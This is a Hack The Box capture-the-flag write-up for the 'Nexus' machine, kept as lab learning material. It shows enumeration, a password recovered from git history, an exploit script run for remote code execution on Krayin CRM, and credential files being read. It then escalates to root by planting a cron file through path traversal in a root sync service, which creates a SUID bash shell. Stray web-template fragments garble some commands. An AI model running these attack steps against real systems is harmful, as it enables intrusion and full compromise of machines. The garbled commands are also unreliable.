


Hack The Box Nexus



Enumeration

```
[chop@parrot]~[~/Desktop/hackthebox/Nexus]
$ nmap -sVC -Pn -oA /home/chop/Desktop/hackthebox/Nexus/nexus.txt 10.129.23.196
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-09 22:04 +08
Nmap scan report for 10.129.23.196
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://nexus.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
```

Port	Description
22	Secure Shell
80	Website

Ready to apply?

Send your CV and a short cover note with the subject line "Operations Specialist – Customer Platforms".

Apply at careers@nexus.htb

Questions? Reach out to our hiring manager: j.matthew@nexus.htb

First we enumerate the web, the only interesting thing to find is this email.

```
git [Status: 200, Size: 14472, Words: 1195, Lines: 242, Duration: 56ms]
billing [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 926ms]
```

Next we fuzzing all possible subdomain and we found two which are git and billing.

Finding Credentials in Git History

± 1 changed files with 2 additions and 2 deletions

▼ .env

↑	@@ -2,7 +2,7 @@	APP_NAME='Krayin CRM'
2	2	APP_ENV=local
3	3	APP_KEY=
4	4	APP_DEBUG=true
5	-	APP_URL=http://nexus.htb
5	+	APP_URL=http:// billing .nexus.htb
6	6	APP_TIMEZONE=Asia/Kolkata
7	7	APP_LOCALE=en
8	8	APP_CURRENCY=USD
↑	@@ -15,7 +15,7 @@	DB_HOST=krayin-mysql
15	15	DB_PORT=3306
16	16	DB_DATABASE=krayin
17	17	DB_USERNAME=krayin
18	-	DB_PASSWORD=N27xh!!2ucY04
18	+	DB_PASSWORD=
19	19	DB_PREFIX=
20	20	BROADCAST_DRIVER=log
21	21	CACHE_DRIVER=file

Looking at the git history found a deleted password which the password must be valid in live production of the web

```
commit 9b817fa4e073d12fc43952acb09f3067b2f17adf (HEAD -> main, origin/main, origin/HEAD)
Author: admin <admin@nexus.htb>
Date: Thu Apr 23 18:05:22 2026 +0000


    Upload files to "/" admin / krayin-docker-setup

diff --git a/.env b/.env
index cb7ccc3..5ae1bb2 100644
--- a/.env
+++ b/.env
@@ -2,7 +2,7 @@ APP_NAME='Krayin CRM'
 APP_ENV=local
 APP_KEY=
 APP_DEBUG=true
-APP_URL=http://nexus.htb
+APP_URL=http://billing.nexus.htb
 APP_TIMEZONE=Asia/Kolkata
 APP_LOCALE=en
 APP_CURRENCY=USD
@@ -15,7 +15,7 @@ DB_HOST=krayin-mysql
 DB_PORT=3306
 DB_DATABASE=krayin
 DB_USERNAME=krayin
-DB_PASSWORD=N27xh!!2ucY04
+DB_PASSWORD=
 DB_PREFIX=
 BROADCAST_DRIVER=log
 CACHE_DRIVER=file

commit 1615c465b74e5d7ad3162873382dd8b3869ca892
Author: admin <admin@nexus.htb>
Date: Thu Apr 23 18:03:37 2026 +0000

:
Powered by Gitea Version: 1.26.0 Page: 24ms Template: 2ms
```

Also digging deeper, before this the default account was named admin then it changed to j.matthew@nexus.htb.



j.matthew@nexus.htb
N27xh!!2ucY04

Logging with these credential, we are able to login to the billing page where it has a login page with Krayin CRM

Edit User

Name *

james

Email *

j.matthew@nexus.htb

Password

Password

Confirm Password

Confirm Password

Role *

Administrator

View Permission *

Global

Status

☐

We can see user james is and admin so he already have admin privilege roles

```
<!-- Version -->
<p class="text-gray-400">
  Version: 2.2.0
</p>
</div>
<div class="grid gap-1 pb-2 5">
```

In the source code, we found the Krayin CRM version which is 2.2.0, this version is vulnerable to CVE-2026-38526 which gain RCE

Krayin CRM RCE

```
[chop@parrot]-[~/Desktop/hackthebox/Nexus/CVE-2026-38526-PoC]
$python3 exploit.py \
-t http://billing.nexus.htb \
-u 'j.matthew@nexus.htb' \
-p 'N27xh!!2ucY04' \
-c 'ls -l /var/run/docker.sock 2>/dev/null; id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I tried the CVE and it work! So I had remote command execution as www-data.

Getting the User Account

```
jones:x:1000:1000:::/home/jones:/bin/bash
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
git:x:111:112:Git Version Control,,,:/home/git:/bin/bash
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
```

When running /etc/passwd it showed a user name jones which mean the full name of that email, jones matthew

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=
```

Also check the /var/www/krayin/.env and it shows a password but different from the previous one.

```

[chop@parrot]-[~/Desktop/hackthebox/Nexus]
$ssh jones@10.129.23.196
jones@10.129.23.196's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com

```

jones
y27xb3ha!!74GbR

```

drwx----- 2 jones jones 4096 May 12 12:06 .cache
-rw-r--r-- 1 jones jones 807 Mar 23 10:45 .profile
-rw-r----- 1 root jones 33 Aug 9 13:58 user.txt
jones@nexus:~$ cat user.txt
991c381074f777b7aa3e94e15efe3b64

```

Trying using those credentials on ssh and i'm able to login as user jones and read the user.txt flag.

Privilege Escalation

PASSED UNIT	ACTIVATES
54s ago gitea-template-sync.timer	gitea-template-sync.service

While enumerating systemd timers, I noticed gitea-template-sync.timer ran every minute.

```

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s

```

This is the service run with user root

```

433 # Extract files to staging directory
434 for mode, objhash, filepath in entries:
435     target = os.path.join(stage_path, filepath)
436     target_dir = os.path.dirname(target)
437
438     try:
439         os.makedirs(target_dir, exist_ok=True)
440         GIT = ['git', '-c', 'safe.directory=*']
441         cat_result = subprocess.run(
442             GIT + ['cat-file', 'blob', objhash],
443             cwd=bare_path,
444             capture_output=True, timeout=10
445         )
446         if cat_result.returncode != 0:
447             continue
448         with open(target, 'wb') as f:
449             f.write(cat_result.stdout)
450
451
452
453
454
455
456
457
458
459
460

```

The interesting part of the Python script was The script took filenames directly from a Gitea repository and wrote them as **root**, without checking for directory traversal

The script only processed repositories marked as:

```
template: true
```

```

jones@nexus:~$ curl -s -u 'jones:y27xb3ha!!74GbR' \
http://127.0.0.1:3000/api/v1/user | jq
{
  "id": 2,
  "login": "jones",
  "content": "{ isActive, positionStyles }"
}

```

The same jones credentials also worked for Gitea

Creating a Malicious Template Repository

```
jones@nexus:~$ curl -s -u 'jones:y27xb3ha!!74GbR' \
-X PATCH \
-H 'Content-Type: application/json' \
-d '{"template":true}' \
http://127.0.0.1:3000/api/v1/repos/jones/evil |
jq '{full_name,template}'
{
  "full_name": "jones/evil",
  "template": true
}
```

I created a repository called jones/evil and marked it as a template

I then manually created a malicious Git tree containing

```
jones@nexus:/tmp/evilrepo$ git ls-tree -r main
100644 blob 3710c97b88d65ffb54028aa3fd7cec39b5a40632 ../../../../../../tmp/nexus-proof
```

I then manually created a malicious Git tree containing ../../../../../../tmp/nexus-proof

```
jones@nexus:/tmp/evilrepo$ tail -n 10 /var/log/template-sync.log
[2026-08-09 16:33:40] Template sync starting
[2026-08-09 16:33:40] Found 1 template repo(s)
[2026-08-09 16:33:40] Syncing template: jones/evil
[2026-08-09 16:33:40]   synced: ../../../../../../tmp/nexus-proof
[2026-08-09 16:33:40] Template sync complete
[2026-08-09 16:34:40] Template sync starting
[2026-08-09 16:34:40] Found 1 template repo(s)
[2026-08-09 16:34:40] Syncing template: jones/evil
[2026-08-09 16:34:40]   synced: ../../../../../../tmp/nexus-proof
[2026-08-09 16:34:40] Template sync complete
```

After pushing it, the root timer processed the repository

```
jones@nexus:/tmp/evilrepo$ ls -l /tmp/nexus-proof
cat /tmp/nexus-proof
-rw-r--r-- 1 root root 17 Aug  9 16:34 /tmp/nexus-proof
```

The resulting file was proved I had **arbitrary file write as root**.

Getting Root

```
jones@nexus:/tmp/evilrepo$ git ls-tree -r "$T"
100644 blob 8273567275f2749d1664fb0be146688d7cdb4ce0    ../../../../../../etc/cron.d/rootme
```

I changed the malicious Git tree so the root service would create

```
jones@nexus:/tmp/evilrepo$ cd /tmp/evilrepo
427
428         <template #content="{ isActive positionStyle }">
BL0B=$(printf '! * * * * root cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash\n' \
| git hash-object -w --stdin) <-max rounded bg:white py:5 shadow:[0px 10px 20px 0px #0000001f] dark:bg-gray-900
```

The bash binary had the SUID bit set

```
jones@nexus:/tmp/evilrepo$ /tmp/rootbash -p
rootbash-5.2# ls -la
total 12
drwxrwxr-x  3 jones jones 4096 Aug  9 16:31 .
drwxrwxrwt 16 root  root  4096 Aug  9 16:38 ..
drwxrwxr-x  8 jones jones 4096 Aug  9 16:33 .git
rootbash-5.2# cat /root/root.txt
962526474028ad9151c5f0459e38cf67
rootbash-5.2#
```

I executed it with /tmp/rootbash then it showed root privilege and read the flag.

Attack Chain

